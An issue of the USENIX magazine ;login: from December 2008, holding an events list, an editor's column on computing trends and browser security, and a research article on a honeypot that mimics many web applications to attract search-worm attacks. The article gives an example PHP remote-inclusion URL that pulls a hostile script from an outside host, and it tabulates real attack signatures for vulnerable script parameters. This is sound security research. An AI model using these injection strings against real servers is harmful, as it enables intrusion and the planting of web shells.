
DECEMBER 2008 VOLUME 33 NUMBER 6


;login:

THE USENIX MAGAZINE



USENIX
The Advanced Computing Systems Association

USENIX Upcoming Events



1st Workshop on the Theory and Practice of Provenance (TaPP '09)

Co-located with FAST '09

FEBRUARY 23, 2009, SAN FRANCISCO, CA, USA
http://www.usenix.org/tapp09

7th USENIX Conference on File and Storage Technologies (FAST '09)

Sponsored by USENIX in cooperation with ACM SIGOPS, IEEE Mass Storage Systems Technical Committee (MSSTC), and IEEE TCOS

FEBRUARY 24–27, 2009, SAN FRANCISCO, CA, USA
http://www.usenix.org/fast09

2009 ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments (VEE '09)

Sponsored by ACM SIGPLAN and SIGOPS in cooperation with USENIX

MARCH 11–13, 2009, WASHINGTON, D.C., USA
http://www.cs.purdue.edu/VEE09/

First USENIX Workshop on Hot Topics in Parallelism (HotPar '09)

MARCH 30–31, 2009, BERKELEY, CA
http://www.usenix.org/hotpar09

8th International Workshop on Peer-to-Peer Systems (IPTPS '09)

Co-located with NSDI '09

APRIL 21, 2009, BOSTON, MA, USA
http://www.usenix.org/iptps09
Submissions due: January 9, 2009

2nd USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET '09)

Co-located with NSDI '09

APRIL 21, 2009, BOSTON, MA, USA
http://www.usenix.org/leet09
Submissions due: January 16, 2009

6th USENIX Symposium on Networked Systems Design and Implementation (NSDI '09)

Sponsored by USENIX in cooperation with ACM SIGCOMM and ACM SIGOPS

APRIL 22–24, 2009, BOSTON, MA, USA
http://www.usenix.org/nsdi09

12th Workshop on Hot Topics in Operating Systems (HotOS XII)

Sponsored by USENIX in cooperation with the IEEE Technical Committee on Operating Systems (TCOS)

MAY 18–20, 2009, MONTE VERITÀ, SWITZERLAND
http://www.usenix.org/hotos09
Paper submissions due: January 13, 2009

2009 USENIX Annual Technical Conference

JUNE 14–19, 2009, SAN DIEGO, CA, USA
http://www.usenix.org/usenix09
Paper submissions due: January 9, 2009

18th USENIX Security Symposium

AUGUST 12–14, 2009, MONTREAL, CANADA
http://www.usenix.org/sec09
Paper submissions due: February 4, 2009

23rd Large Installation System Administration Conference (LISA '09)

Sponsored by USENIX and SAGE

NOVEMBER 1–6, 2009, BALTIMORE, MD, USA
http://www.usenix.org/lisa09

For a complete list of all USENIX & USENIX co-sponsored events, see http://www.usenix.org/events.

contents

;login:

VOL. 33, #6, DECEMBER 2008

EDITOR
Rik Farrow
rik@usenix.org

MANAGING EDITOR
Jane-Ellen Long
jel@usenix.org

COPY EDITOR
David Couzens
proofshop@usenix.org

PRODUCTION
Casey Henderson
Jane-Ellen Long
Michele Nelson

TYPESETTER
Star Type
startype@comcast.net

USENIX ASSOCIATION
2560 Ninth Street,
Suite 215, Berkeley,
California 94710
Phone: (510) 528-8649
FAX: (510) 548-5738

http://www.usenix.org
http://www.sage.org

;login: is the official magazine of the USENIX Association.

;login: (ISSN 1044-6397) is published bi-monthly by the USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.


$90 of each member's annual dues is for an annual subscription to *;login:*. Subscriptions for nonmembers are $120 per year.

Periodicals postage paid at Berkeley, CA, and additional offices.

POSTMASTER: Send address changes to ;login:, USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

RIK FARROW

musings



rik@usenix.org

IT'S A BEAUTIFUL DAY OUTSIDE, BUT the nights are tending toward cold. And by the time you read this column, fall will be changing into real winter. I love this time of year, when overheated summer days have passed and milder weather rules. The change into really cooler weather has always felt stimulating to me.

These changes got me thinking about the changes we've seen in the computer industry. Some obvious ones have to do with the price versus performance of desktop computers. Software has changed too, as desktop CPUs became fast enough to include in supercomputers. Even graphics processors are evolving into array processors useful for calculations having nothing to do with games. But even as there are changes, there are also those things that seem almost changeless.

Peek from the Past

I started reading an article referenced by Jason Dusek (October 2008 *;login:*) by Alan Kay. Kay is one of the creators of SmallTalk, but what really struck me was how he was thinking about computers in 1967 [1]. Kaye envisioned under-five-pound, wirelessly connected tablet computers used specifically for helping children learn. He mused about this in the day when graphical displays were rare, and a computer that could run one was the size of a desk with a mainframe for a backend. Today, SmallTalk runs on the XO as Squeak [2], and it grew directly out of Kay's ideas surrounding the DynaBook, that tablet computer he envisioned in the 1960s.

Kay's vision included both software and the hardware that would support it. And it is really great to learn that this distant vision has actually become reality in some form. But I would like to see more.

If you read Kay's article, you might be struck by how much of the computer architectures of the 1960s remains familiar. Kay worked his way through college as a programmer for the Air Force, using Burroughs mainframes. His second system, a B5000, had segmented storage, high-level language compilers, byte-code execution, automated mechanisms for subroutine calling and multiprocess switching, pure code for sharing, and memory protection mechanisms. This was in 1961 and should all sound familiar except for the name of the mainframe company.

As I've pointed out before, our computers, even if we can carry them within our cell phones, still share a strong architectural heritage with these 1960s mainframes.

Changing tack a bit, I continue to be influenced by a position paper and talk given by Timothy Roscoe during HotOS XI [3]. During this talk, Mothy suggested that the move into virtual machines is an incremental one, and not a particularly good one for OS research. Although his focus was research, I found a lot of what he had to say mind-opening.

Consider Microsoft's continuing supremacy as a desktop operating system. Microsoft has two strengths: a wealth of popular applications and a huge stable of device drivers. Roscoe suggested that neither is really tied to a Microsoft OS, as both device drivers and applications can already be run within VMs. Now, I am guessing you are thinking that you have to run Windows within the VM to do that, but that's almost not true. You can run Windows device drivers on top of other interfaces, and run some applications within WINE.

Roscoe said that what was important in each case is that, whether you want to run a Windows device driver or a Windows application, what you need to do this is a software stack that supports it—not all of Windows, just the portions required to run the software. Consider Device Domains within VMs, where the purpose of the domain is to support a particular device and make it available to applications running within other VMs. Today, that requires an entire OS, but should it?

Today we need to run Windows to gain access to particular devices or applications. But I can imagine a day when this will not be so—and, apparently, so can Microsoft.

Clouds

Another change appears in cloud computing and SAAS. Although cloud computing is not particularly successful so far, Steve Ballmer pre-announced Windows Cloud, a development environment for cloud computing based on Windows. You should know a lot more about this than I do, as all I have are hints coming from Ballmer. But he says it means moving .NET into the browser, as Microsoft has already done with Silverlight.

Silverlight has not been catching on like gangbusters, and it is hard to imagine people stepping back into any environment where they are controlled by one vendor. And this includes Google as well.

This brings up another change. Ten years ago, it was hard to imagine storing all of your data in the cloud—or, rather, a particular vendor's cloud. Yet today, many people choose to use Google, Apple, or Microsoft to hold not just their email, but also backup data. The privacy issues alone are chilling, but so is a change where people give up control of their data and rely on the ability of others to keep it safe and secure. When you consider that these offers actually promise little privacy and often no actual guarantee that the data will remain available, this is a scary change indeed.

Google has released Chrome for Windows. While speaking at Google two years ago on security, I was asked by an employee what my talk on OS and browser security had to do with Google. I replied that Google's entire business model relies on people being able to use browsers securely, and if people give up Web browsers as hopelessly insecure, then Google's business model will die. In other words, Google really must care about browser security. And Google does care.

Not that Chrome has been that exciting so far [4], with some killer bugs in the early versions. I did study the Chrome sandbox [5] some. I thought it was nothing but a system and library call wrapper, but it turns out that Chrome relies on a Windows XP and Vista security feature called integrity levels. You split an application into parts, with the ones running software that process untrusted input (anything you get from the Internet) with reduced privileges that cannot make most system calls. If some JavaScript code wants to write to a file, it must communicate with its parent application, one that runs outside of the sandbox. This strongly reminded me of the OP Browser [6], written by Sam King and his students.

Chrome, as well as the OP browser, still has a problem present in other browsers, and that is plug-ins. While attending the USENIX Security Symposium this summer, I learned, to my dismay, that plug-ins run outside the security models used to isolate one Web site from another and the rest of your system [5]. Simply stated, when you run Flash or PDF or media players, they run as ordinary user applications, not in any sandbox. They can do whatever you can do, and, get this, most include JavaScript interpreters. So just running a Flash movie can result in your system being owned.

The Dark Economy

I am writing during what I hope are the darkest days of the financial collapse. But the dark economy represents another change, this time in computer security. You might have wondered why we rarely experience worms anymore. You might even have thought that security has improved to the point where these worms can no longer rampage across the Internet, taking down millions of systems in minutes.

It is not security that has done away with worms, but motivation. Go back seven years, when people released worms to prove a point or impress their hacker friends. Today, the same type of exploits that worms relied upon are hot items on the dark market. Using an unknown exploit in a flashy worm would be a waste of a resource that might be worth tens or even over a hundred thousand euros.

So we don't see worms anymore. But we still see lots of viruses. During NSDI '08, I sat next to a gentleman who wants to remain anonymous. He told me he collects spam for research, lots of spam. As part of this effort, he analyzes email viruses. He told me that hundreds of new viruses, mostly modifications in packing and encryption, get released every day and that no anti-virus software does better than 80% at detecting these. Most anti-virus software will release protection within a week, but by then new versions are being used. Niels Provos said, during both of his two talks during that USENIX Security Symposium, that only heuristic-based AV has any chance of reaching even that 80% detection rate.

Web browsers have been the main way of exploiting desktop systems for many years now, so some things haven't changed.

The Lineup

Our Security issue begins with an article about a very cool bit of research. Sam Small, Joshua Mason, Ryan MacArthur, and Fabian Monrose provide more details about their research into writing a honeypot that uses natural-language learning techniques to represent hundreds of Web applications simultaneously. Their article explains what they did and why they did it, and it reports the astonishing number of attacks against their simulated server in a short time.

Tim Yardley has written an article about SCADA. Yardley researches SCADA security issues, so I asked him if he could go beyond the headlines and tell us more about real problems with SCADA. Yardley does this well, and although he ends on an upbeat note, I find myself not feeling comforted by the progress so far.

Zhang, Porras, and Ullrich reprise their award-winning paper from Security '08 by explaining their new blacklisting technology in more detail. Blacklists have been around for many years, but Zhang reports on a new type of blacklist that is proving especially efficient at blocking attacks.

Berg, Teran, and Stover share their experiences with another honeypot, Argos. Argos runs inside an emulator, QEMU, that allows it to detect new Windows exploits by tainting registers and noticing whether tainted registers result in changes in execution flow. When a possible exploit is detected, Argos halts the program and saves a lot of state, making it possible to understand what happened, as well as to recover the bytecode that formed the heart of the exploit.

Calvin Ardi and Daniel Chen, two UC Berkeley undergraduates, share their analysis of AirBear, the UC Berkeley wireless infrastructure. The two students discuss real and potential vulnerabilities along with possible solutions.

David Blank-Edelman sticks to our security theme, writing about tools for analyzing the quality of passwords using Perl. Dave Josephsen sticks to his own theme, extending his October 2008 column by updating his example code to run on the new version of Nagios. Dave makes a strong case for writing and using your own event brokers, and his demonstrations make it look possible.

Robert Ferrell examines the implications of the software patch cycle. Writing perfect software remains an impossibility, but Robert reminds us that we willingly accept quality levels that we wouldn't dream of accepting in other products.

In Book Reviews, Elizabeth Zwicky starts with a book on making slide presentations, then digs into another book (which does turn out to be different) on security visualization. She concludes with a review of the new book by Whitfield Diffie and Susan Landau on privacy. Sam Stover treats us to *Hacking Exposed, Linux*, which turns out to be less a book about hacking then it is about the Open Source Security Testing Methodology. In some ways this book, Sam tells us, teaches us "more about 'hacking' than other books." Brandon Ching reviews *Rails for PHP Developers*: not only does he like the book, he might even start to like Ruby.

I finish out the year by reviewing a noncomputer book. Neal Stephenson released another thoughtfully written book, and one I feel fits a geek culture like a pair of gloves. On the one hand, Stephenson exposes us to the philosophy of science and the tension between the everyday world and that of the researcher. On the other hand, he takes us on a sometimes thrilling ride through a richly imagined other world that seems very much like our own in many ways. In the end, the reason for the parallels between worlds does become apparent, even as the polycosm collapses into one reality.

We are graced with many summaries this issue. We start off with the '08 Security Symposium and continue with summaries of many of the workshops that occurred around the symposium: WOOT, USENIX/Accurate Electronic Voting Technology, HotSec, and Metricon.

We live in a changing time. Always. Nothing stays the same except our own hidebound traditions, and even those do change. Staying the same benefits the established hierarchies, whereas change benefits the outsiders to the system. Sometimes change brings unpleasant upheavals as well. In the end, our culture is the result of many revolutionary changes, and I don't expect that to end.

REFERENCES

[1] Alan C. Kay, "The Early History of Smalltalk": http://gagne.homedns.org/~tgagne/contrib/EarlyHistoryST.html.

[2] SmallTalk for the XO: http://wiki.laptop.org/go/Smalltalk.

[3] Timothy Roscoe, Kevin Elphinstone, and Gernot Heiser, "Hype and Virtue," HotOS XI: http://www.usenix.org/events/hotos07/tech/full_papers/roscoe/roscoe_html/.


[4] Google Chrome releases (bug fixes): http://googlechromereleases.blogspot.com/2008/09/beta-release-0214929.html.

[5] Adam Barth, Collin Jackson, and John C. Mitchell, "Securing Frame Communication in Browsers": http://www.usenix.org/events/sec08/tech/barth.html.

[6] OP browser: Chris Grier, Shuo Tang, and Samuel T. King, "Building a More Secure Web Browser," *;login:* (August 2008), pp. 14–21.

SAM SMALL, JOSHUA MASON, RYAN MACARTHUR, AND FABIAN MONROSE

Masquerade: simulating a thousand victims



Sam Small is a PhD candidate in the Computer Science Department at Johns Hopkins University. His research interests include network security and information security for resource-constrained devices.

sam@cs.jhu.edu

Joshua Mason is a PhD candidate at Johns Hopkins University. His primary research interest is applying natural-language processing and data-mining techniques to information security.

josh@cs.jhu.edu

Ryan MacArthur has a Master of Science in Security Informatics from Johns Hopkins University. His current research deals with discovering new malware and finding ways to prevent it.

rpm@jhu.edu

Fabian Monrose is an associate professor in the Computer Science Department at the University of North Carolina at Chapel Hill. Prior to joining UNC, he was an associate professor at Johns Hopkins University and a member of the technical staff at Bell Labs, Lucent Technologies.

fabian@cs.unc.edu

ATTACKS AGAINST WEB-SERVER APPLICATIONS and their clients' Web browsers have recently increased in popularity. These automated attacks rely not only on weaknesses in a wide variety of applications but also on identifying potential victims with popular search engines. We have built a system that attracts these attacks by representing many different victims in Web searches and simulating their behavior when attacked. Its deployment has succeeded in attracting hundreds of thousands of attacks in a two-month period.

As time passes and system security improves, familiar attack vectors become less common and new, more successful techniques emerge. For instance, the increased presence of end-user firewalls, NAT (network address translation), and better operating systems security have reduced the presence and potency of malware worms, despite their broad notoriety just five years ago. Also, the monetization of vulnerabilities and stolen personal data motivates more clandestine attacks. Consequently, it is no longer common for attackers to write worms that randomly scan the Internet for potential victims, and attackers are forced to shift their strategy to promote wide-scale malware infection accordingly. Increasingly, attackers now covertly compromise servers, lying dormant except to covertly infect their visitors as well. This method of infection is commonly referred to as a *drive-by download* and its victims are typically Web servers running vulnerable software and personal computers with browser vulnerabilities [1]. Left undetected, this method of infection affords attackers the opportunity to control large networks of compromised machines.

Crawling for Victims

The recent increase in this underhanded tactic, infecting visitors to compromised Web sites and automatically installing executables on the victims' machines unbeknownst to them, was well documented by Provos et al. [2]. Their investigation showed that during a 10-month period, more than 1% of all queries to the Google search engine yield at least one recommended URL that resolves to a Web server suspected of hosting malicious content. After categorizing a subset of the malicious URLs with the Open Directory Project [3], the researchers discovered that, although user browsing behavior can affect the likelihood of encountering such URLs, Web servers in all major content categories are affected. Among other causes, Web servers are often compromised via unreported vulnerabilities in insecure third-party Web applications (e.g., popular online discussion forum software, administrative interfaces, and content management systems).



A
"Powered by Photo Gallery 1.0"
Search
Powered by Photo Gallery 1.0
Powered by Photo Gallery 1.0
Powered by Photo Gallery 1.0
B

FIGURE 1: SEARCH WORMS AUTOMATICALLY IDENTIFY HOSTS RUNNING VULNERABLE WEB APPLICATIONS BY (A) USING DIRECTED SEARCH-ENGINE QUERIES THAT (B) REVEAL VISIBLE INSTALLATIONS. SOMETIMES THESE QUERIES ARE AS SIMPLE AS DEPICTED IN THE FIGURE, ALTHOUGH AT OTHER TIMES THEY ARE MORE ADVANCED, TAKING ADVANTAGE OF OBSCURE SEARCH-ENGINE FEATURES.

Attackers find Web applications an attractive target for many reasons. A unique combination of insecure or amateur development, far-reaching network visibility, and the opportunity to further infect Web site visitors provides attackers with strong motive to target Web applications. Moreover, Web applications are notoriously insecure. The SANS Institute has reported that, from November 2006 to October 2007, Web application vulnerabilities were responsible for just under half of all reported vulnerabilities and that hundreds of new vulnerabilities and exploits in both commercial and open-source Web applications are reported each week [4].

Worse yet, under some circumstances, by abusing popular search engines attackers can easily identify Web servers hosting vulnerable Web applications. As depicted in Figure 1, if an attacker has discovered a vulnerability in version 1.0 of a Web application named Photo Gallery, the attacker can identify Web servers running the application (i.e., potential victims) by simply submitting the query "Powered by Photo Gallery 1.0" to a search engine. If we assume that the software always displays the phrase in question, the search engine will likely identify URLs to these Web servers, which the attacker then attempts to compromise. As demonstrated in Figure 2, these attacks are typically constructed the same way.

When automated, this attack strategy can be quite virile. These attacks enable fast propagation



script name
present in vulnerable
web application
location of malicious PHP script included
and executed by vulnerable.php
vulnerable.php?include=http://www.malwaredepo.org/evilphp.txt?cmd=ls
argument vulnerable to
manipulation by attacker
malicious script
with argument

FIGURE 2: AN EXAMPLE OF A PHP REMOTE INCLUSION ATTACK, A VERY COMMON ATTACK OWING TO THE POPULARITY OF PHP AS A DEVELOPMENT LANGUAGE AND THE FREQUENTLY DEMONSTRATED INSECURITY OF WEB APPLICATIONS

owing to their ability to quickly and accurately identify potential victims (i.e., generate a hit list). The automated variant of this attack is referred to as a *search worm* [5].

Although it is well known that this category of attacks has recently become more popular, little is known about the scope of this growing trend. In response, researchers have begun to develop low-interaction, *Web-based honeypots* to monitor automated attacks directed at vulnerable Web applications by extending the scope of more traditional, daemon-centric honeypots [6]. Historically, honeypot systems have significantly helped researchers to identify the extent to which automated network attacks take place, to identify new patterns in malware, and to generate signatures for security appliances and applications [7].

However, merely adopting the tools and techniques typically used to monitor traditional automated attacks (i.e., random-scanning worms) would be ineffective. Herein lies a significant challenge: To effectively monitor meaningful attacks, a Web-based honeypot must be indexed under the queries used by attackers; however, attacks for which queries (or signatures) are already known have diminished utility to researchers, since they are often abandoned by attackers once disclosed and patched.

For instance, one might consider instrumenting the most common Web applications to create a Web-based honeypot. This approach illustrates a number of problems. First, many applications are neither free nor open source. Second, the sheer diversity and availability of Web applications across the Internet render this approach insufficient, inefficient, and intractable as a general approach. Simply put, it is too difficult to predict which of the thousands of widely installed Web applications attackers will target next.

The Great Pretender

To address these limitations and quantify the scope of this threat, we developed a method that, when disguised as a Web server, simultaneously and efficiently represents a wide range of Web applications [8]. Its implementation elicited over 368,000 attacks from more than 29,000 unique hosts, which targeted hundreds of distinct Web applications in under two months. The observed attacks include several exploits detected the same day the related vulnerabilities were disclosed publicly. Furthermore, an analysis of the captured payloads highlights some interesting insights into current malware trends and the post-infection process.

To provide some grasp of its function, consider the automated voice-driven systems commonly used to handle customer-service phone calls. These systems prompt customers to state the purpose of their call so that each is directed to either an appropriate service department or a relevant recorded response. The best of these systems are remarkably effective despite the unique speaking characteristics of each user and the diversity of spoken words and phrases with similar meanings. Behind the scenes, such systems employ an amalgam of technologies built on concepts developed by the natural-language processing and machine-learning research communities.

Scientists train such systems to automatically evaluate and estimate the meaning of requests in real time, using large sample sets of requests and responses. For our example, the requests in these sets likely represent diverse diction and speech patterns. The content and meaning of the sample data are known a priori and treated as catalysts; therefore, each system's response can be conditioned on known responses to a known catalyst. Once this training process is complete, responses to unobserved requests (such as those posed by a new customer) are often estimated by, for instance, identifying a request's most similar counterpart from the sample set and selecting its response. This entire process is referred to traditionally as *supervised learning*, and it is in this manner that many systems are often able to satisfy online requests accurately [9].

Our method is similarly built using a statistical response-estimation engine. Unlike the previous example, however, our approach produces responses to protocol requests rather than vocal requests. Rather than determine whether the demands of two customers are similar using only information from sample requests, we instead consider whether two network requests are similar. In this case, requests come from the search-engine spiders that index Web pages and the automated attacks launched by search worms. The produced responses are aimed at ultimately enticing search worms to contact our "honeypot," allowing us to observe the scope and nature of such attacks.

UNDER THE HOOD

For new and unfamiliar requests, simulating a response requires identifying which sample requests are most similar. During initialization, similar sample requests are partitioned using a variant of the k-means clustering algorithm so that, generally, each cluster loosely represents a specific type of application request [10]. New requests are then paired with the most representative cluster. The metric used to quantify the difference between each pair of requests is called term-frequency/inverse document frequency cosine-similarity, or simply TF/IDF distance [11]. This metric is an attractive choice because its construction is purely statistical and does not rely on any protocol-specific knowledge. TF/IDF distance is also commonly used to match queries with relevant documents in information retrieval and data-mining applications.

Assigned to each cluster is a smoothed *n*-gram language model [12]. Each cluster's language model is trained with the set of responses that correspond to each request in the cluster. Then, when handling an unobserved request, the language model paired with the cluster it best fits generates a dynamic (and statistical) response. Many messages contain session-specific fields that match between requests and response pairs (e.g., sequence numbers or session identifiers). When this behavior can be inferred, we post-process responses to satisfy such dependencies by using byte-sequence alignment algorithms [13].

VALIDATION

The success of this approach is predicated on a simple assumption in analogy with the example provided earlier: To elicit protocol interaction, the protocol responses artificially produced for online network requests must be acceptable to network agents much the way the responses produced by automated telephone systems must be accepted by its callers to guarantee their participation. To frame this assumption differently, consider that such a system is built and no one attacks. Some form of validation is necessary to determine whether our assumptions simply do not hold or the method is flawed, whether the data sets used to train the system are unrepresentative or (less likely) whether the attackers have given up.

To assess whether these techniques (typically used with natural languages) could synthesize network traffic and elicit Web-based attacks is a challenging problem in its own right. After all, there is hardly a rigid or universal definition governing the acceptability of HTML. Although standards do exist, HTML is overwhelmingly parsed by best-effort means. However, since these techniques represent knowledge derived only from the inferences and estimation encapsulated in sample data, we reason that the method can be validated under the strict guidelines of a less-forgiving protocol such as DNS. Again, since none of the methods used to simulate responses is protocol-specific and relies only on inferences from sample data, the method is fundamentally protocol-agnostic.

Unlike HTTP, the DNS protocol has a fixed binary format and its correctness is well defined for all messages, providing us with a quantitative benchmark for validation. First, we used DNS traffic produced by our colleagues over the course of three months as the training data set. We then generated and submitted 20,000 random queries to what is essentially an impostor DNS server and evaluated the correctness of its responses. The experiment confirmed our assumption: Valid responses are produced with a success rate that correlates positively to the size and diversity of its training set.

In-the-Wild Evaluation

Earlier, we asserted that the automated exploitation of Web applications poses a serious threat to the Internet. To support this hypothesis we built a system to catch and detect search worms using the techniques previously described. Since building a useful supervised learning system requires representative sample data, we obtained a list of over 3000 of the most searched queries to Google by known search worms and queried Google for the top 20 results associated with each query. Our corpus is comprised of the protocol interaction captured when requesting these URLs.

As mentioned previously, search worms only target Web servers that are indexed by search engines. To artificially boost the popularity of our system, we first placed hyperlinks on several popular pages. Additionally, we were able to expedite the indexing process by disclosing the existence of a minor bug in a common UNIX application to the Full-Disclosure security mailing list. Bulletins from this list are mirrored on several high-ranking Web sites and are crawled extensively by search-engine spiders.

Shortly after being indexed, search worms began to attack at an alarming rate, with attacks rapidly increasing over a two-month deployment period. The results are shown in Figure 3. The sheer volume of attacks is shocking: In total, we observed well over 368,000 attacks targeting just under 45,000 unique scripts. During this time, we also recorded the number of times Google indexed our system (in total, just shy of 12,000). As expected, our results indicate a positive correlation between the index rate and the attack rate. The attacks we captured also reveal that many search worms target multiple vulnerabilities and distinct Web applications in tandem. In many cases, different worms attempt to inject malware hosted on the same remote servers.




FIGURE 3: DAILY PHP ATTACKS ANNOTATED WITH SEARCH-ENGINE INDEX RATE. IN TOTAL, WE OBSERVED OVER 368,000 ATTACKS IN JUST OVER 2 MONTHS. THE VALLEY ON DAY 44 IS DUE TO AN 8-HOUR POWER OUTAGE. THE PEAK ON DAY 56 IS BECAUSE TWO BOTS LAUNCHED OVER 2,000 SCRIPT ATTACKS.

In general, classifying the number of unique Web applications targeted by search worms is difficult, because many of the targeted script names are ubiquitous (e.g., index.php). In these cases, search worms are either targeting a vulnerability in one specific Web application or arbitrarily attempting to inject malicious scripts. Despite this difficulty, we were able to map the content in our sample data to over 500 unique Web applications. We then linked the attacks themselves back to 295 distinct Web applications, which is indicative of the overall diversity of targets being attacked.

EMERGENT THREATS

Although the original intent of our deployment was to elicit attacks from search worms exploiting known vulnerabilities, we became indexed under broader conditions owing to the variability of our sample data. As a result, we sometimes attracted attacks targeting undisclosed vulnerabilities. For instance, according to *milw0rm*, over 65 PHP remote-inclusion vulnerabilities were released during the time span of our deployment. Since our deployment used the same training data for its entire duration, we know that captured attacks against these vulnerabilities were not explicitly represented by data in the training set.

Nonetheless, we witnessed several emergent threats, because many of the original queries used to bootstrap the supervised learning process were generic, representing a wide number of applications. During the deployment, we identified more than 10 attacks against vulnerabilities disclosed after its launch (see Table 1); thus, these attacks were not explicitly represented by the training data. It is unlikely that we witnessed these attacks simply because of arbitrary attempts to exploit random Web sites; indeed, we never witnessed many of the other disclosed vulnerabilities being attacked.

Disclosure	Attack	Signature
Day 9	6 days later	/starnet/themes/c-sky/main.inc .php?cmsdir=
Day 26	2 days later	/comments-display-tpl.php ?language_file=
Day 27	Same day	/admin/kfm/initialise.php ?kfm_base_path=
Day 30	Same day	/Commence/includes/db_connect .php?phproot_path=
Day 33	Same day	/decoder/gallery.php?ccms _library_path=

TABLE 1: SOME OF THE ATTACKS TARGETING VULNERABILITIES THAT WERE UNKNOWN AT THE TIME OF DEPLOYMENT. IN AT LEAST 3 CASES, WE OBSERVED ATTACKS ON THE SAME DAY THAT THEIR VULNERABILITIES WERE DISCLOSED.

Given the frequency with which these types of vulnerabilities are released, we argue that a honeypot without dynamic response generation will likely miss an overwhelming amount of attack traffic. In the attacks we witnessed, several search worms began attacking vulnerabilities on the same day as their disclosure! An even more compelling case for our architecture is embodied by the attacks against the vulnerabilities that have not yet been disclosed. We believe that the potential to identify these attacks exemplifies the real promise of this approach.

PAYLOAD ANALYSIS

To better understand what the post-infection process entails, we conducted a rudimentary analysis of the remotely injected malicious scripts and its malware. We analyzed malware using a basic sand-boxed environment that hooks system calls and libraries to discover malware functionality. Table 2 provides an abbreviated summary. Overwhelmingly, the attacks attempt to install PHP Web-based shells. These provide attackers with a direct and easy way to arbitrarily control infected systems. As is now typical, many of the scripts are obfuscated, erase evidence of infection, and perform automated self-updates. In some cases, the malware profiled the systems (e.g., by copying /etc/passwd and performing local scans). To our surprise, only eight scripts contained functionality to automatically obtain root access.

Script Classification	Representation (%)	
PHP Web-based shells	32	
Echo notification	22	
PHP bots	14	
Spammers	13	
Downloaders	7	
Perl bots	5	
Email notification	3	
Text injection	1	
Information farming	<1	
Uploaders	<1	
Image injection	<1	
UDP flooders	<1	

TABLE 2: CLASSIFICATION OF OBSERVED MALWARE. WE ANALYZED MORE THAN 2,600 MALICIOUS SCRIPTS AND INSTANCES OF MALWARE ORIGINATING FROM AUTOMATED ATTACKS.

As can be expected, we also observed several instances of spamming malware using email addresses pulled from the databases on infected machines. For Web servers hosting applications such as phpBB, this can be highly effective, because most users enter an email address during registration. Cross-checking the IP addresses of these worms with the Spamhaus project revealed that roughly 36% of them currently appear in its spam blacklist [14]. Lastly, we note that although we observed what appeared to be over 5,648 unique injection scripts from distinct worms, nearly half of them belonged to orphan botnets. These networks no longer have a centralized control mechanism and the remotely included scripts are no longer accessible. They are, however, still responsible for an overwhelming amount of our observed HTTP traffic.

Conclusions

Our work uses a number of multidisciplinary techniques to generate dynamic responses to protocol interactions. We demonstrate the utility of our approach through the deployment of a dynamic content generation system targeted at eliciting attacks against Web-based exploits. During a two-month period we witnessed an unrelenting barrage of attacks from attackers that scour search-engine results to find victims (in this case, vulnerable Web applications). The attacks were targeted at a diverse set of Web applications and employed a myriad of injection techniques. We believe that the results herein provide valuable insight into the nature and scope of this increasing Internet threat.

